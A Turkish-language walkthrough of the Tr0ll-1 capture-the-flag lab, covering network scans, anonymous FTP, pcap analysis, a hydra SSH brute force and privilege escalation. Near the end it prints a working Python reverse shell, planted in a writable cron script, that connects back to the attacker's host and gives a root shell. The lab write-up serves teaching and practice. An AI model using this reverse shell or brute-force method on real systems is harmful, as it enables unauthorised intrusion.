TROLL-1 WRITEUP

Netdiscover ile network taraması yapıp hedefin ip adresini bulalım.

/Currently scanning: 10.0.12.0/16 Screen View: Unique Hosts						
/4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240						
/de IP stdin	At MAC Address	Count	Len	MAC Vendor / Hostname		
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor		
/10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor		
/10.0.2.3	08:00:27:2f:f6:6f	1	60	PCS Systemtechnik GmbH		
/10.0.2.6	08:00:27:06:0d:3f	1	60	PCS Systemtechnik GmbH		
/dev/tty						
root@kali:~# ■						


Şimdi nmap ile hedefe tarama gerçekleştirelim.

```
root@kali:~# nmap -sS -sV -sC -Pn 10.0.2.6
Starting Nmap 7.80 (https://nmap.org) at 2024-11-20 13:43 EST
Nmap scan report for 10.0.2.6 (10.0.2.6)
Host is up (0.00042s latency).
Not shown: 997 closed ports
      STATE SERVICE VERSION
PORT
                    vsftpd 3.0.2
21/tcp open ftp
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                        8068 Aug 09 2014 lol.pcap [NSE: writeable]
  -rwxrwxrwx
               1 1000
                         0
  ftp-syst:
    STAT:
  FTP server status:
       Connected to 10.0.2.5
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 600
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 2
       vsFTPd 3.0.2 - secure, fast, stable
 End of status
22/tcp open ssh
                    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
    2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
    256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
    256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open http
                    Apache httpd 2.4.7 ((Ubuntu))
  http-robots.txt: 1 disallowed entry
 /secret
 _http-server-header: Apache/2.4.7 (Ubuntu)
 _http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:06:0D:3F (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Ftp servisine anonim olarak login olabildiğimizi görüyoruz. Ftp server ı kontrol edelim.

```
root@kali:~# ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 3.0.2)
Name (10.0.2.6:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
              1 1000
                                      8068 Aug 09 2014 lol.pcap
-rwxrwxrwx
226 Directory send OK.
ftp> get lol.pcap
local: (lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.00 secs (2.5554 MB/s)
ftp>
```


Lol.pcap adında bir dosya gördük. Bu dosyayı ana bilgisayarımıza get komutu ile aldık. Şimdi wiresharkta analiz edelim.



Follow Tcp Stream diyerek paketleri inceleyelim.



tcp.stream eq 0 filtresinde yukarıdaki sonucu görüyoruz. Şimdi diğer stream'leri inceleyelim.




Bu sefer stream 1 i inceleyelim.




Burada da bir sonuç. göremedik. Şimdi 2. stream i inceleyelim.

```
Well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P
Sucks, you were so close... gotta TRY HARDER!
```

Burada sup3rs3cr3tdirlol adında bir dizin bulduk. Şimdi bu dizini kontrol edelim.



Index of /sup3rs3cr3tdirlol



Apache/2.4.7 (Ubuntu) Server at 10.0.2.6 Port 80


Burada ilginç bir dosyaya rastladık. İndirip inceleyelim.

```
rootakali:~/Downloads# file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, Buil
dID[shal]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped
rootakali:~/Downloads#
```

Bu dosyanın bir elf dosyası olduğunu tespit ettik. Bu exe gibi yürütülebilir bir dosyadır. Strings komutu ile dosyayı statik olarak inceleyelim.

```
root@kali:~/Downloads# strings roflmao
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
printf
__libc_start_main
__gmon_start__
GLIBC 2.0
PTRh
Find address 0×0856BF to proceed
;*2$"
GCC: (Ubuntu 4.8.2-19ubuntu1) 4.8.2
.symtab
.strtab
.shstrtab
.interp
```

Find address 0x0856BF to proceed . 0x0856BF adresini bulun mesajıyla karşılaşıyoruz. Web sunucusunda belirtilen adrese gidelim.



Index of /0x0856BF


Apache/2.4.7 (Ubuntu) Server at 10.0.2.6 Port 80

this_folder_contains_the_password yani bu dizin parola içeriyor adında bir klasör bulduk.

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory	<u>I</u>	-
Pass.txt	2014-08-09 23:18	12

Apache/2.4.7 (Ubuntu) Server at 10.0.2.6 Port 80

Pass.txt adında bir dosya bulduk.



Burada herhangi bir parola göremedik. Bizi trollediğini bildiğimiz için parolanın Pass.txt olduğunu düşünüyoruz.

```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vislt0r
overflow
```

Good_luck dizini altında kullanıcı adı olabilecek bir txt dosyası bulduk. Definitely not this one , kesinlikle bu değil demek. O yüzden bu kullanıcı adını silelim ve ssh a brute force saldırısı deneyelim.

```
root@kali:~# hydra -L user.txt -p Pass.txt 10.0.2.6 ssh -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 14:03:24

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task

[DATA] attacking ssh://10.0.2.6:22/

[ATTEMPT] target 10.0.2.6 - login "maleus" - pass "Pass.txt" - 1 of 10 [child 0] (0/0)

[ATTEMPT] target 10.0.2.6 - login "ps-aux" - pass "Pass.txt" - 2 of 10 [child 1] (0/0)

[ATTEMPT] target 10.0.2.6 - login "felux" - pass "Pass.txt" - 3 of 10 [child 2] (0/0)

[ATTEMPT] target 10.0.2.6 - login "gaphlux" - pass "Pass.txt" - 4 of 10 [child 3] (0/0)

[ATTEMPT] target 10.0.2.6 - login "usmc8892" - pass "Pass.txt" - 5 of 10 [child 4] (0/0)

[ATTEMPT] target 10.0.2.6 - login "blawrg" - pass "Pass.txt" - 6 of 10 [child 6] (0/0)

[ATTEMPT] target 10.0.2.6 - login "wytshadow" - pass "Pass.txt" - 8 of 10 [child 7] (0/0)

[ATTEMPT] target 10.0.2.6 - login "wytshadow" - pass "Pass.txt" - 9 of 10 [child 7] (0/0)

[ATTEMPT] target 10.0.2.6 - login "vytshdow" - pass "Pass.txt" - 10 of 10 [child 9] (0/0)

[ATTEMPT] target 10.0.2.6 - login "overflow" - pass "Pass.txt" - 10 of 10 [child 9] (0/0)

[REDO-ATTEMPT] target 10.0.2.6 - login "overflow" - pass "Pass.txt" - 11 of 11 [child 9] (1/1)

[22][ssh] host: 10.0.2.6 login: overflow password: Pass.txt

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-20 14:03:27

root@kali:~#
```

Ssh servisinin parolasını bulmayı başardık. Şimdi giriş yapmayı deneyelim.

Giriş yapmayı başardık. Sistemde yazılabilir olan dosyaları find komutu ile arayalım.

```
find / -writable 2>/dev/null
```

```
/dev/fd
/dev/pts/0
/dev/net/tun
/dev/ptmx
/dev/fuse
/dev/tty
/dev/urandom
/dev/random
/dev/full
/dev/zero
/dev/null
/lib/log/cleaner.py
```

/lib/log/cleaner.py dosyasının inceleyelim.

Belli aralıklar /tmp altındaki dosyaları silen bir script olduğunu görüyoruz. Bu scriptin yerine kendi shell scriptimizi ekleyelim.

```
#!/usr/bin/env python
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("10.0.2.5", 4242));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
subprocess.call(["/bin/sh","-i"])
```

```
root@kali:~# nc -nvlp 4242
listening on [any] 4242 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.6] 47375
/bin/sh: 0: can't access tty; job control turned off
# ls
proof.txt
# whoami
root
# cat proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbdc
# ■
```

Evet root olup bayarağı almayı başardık.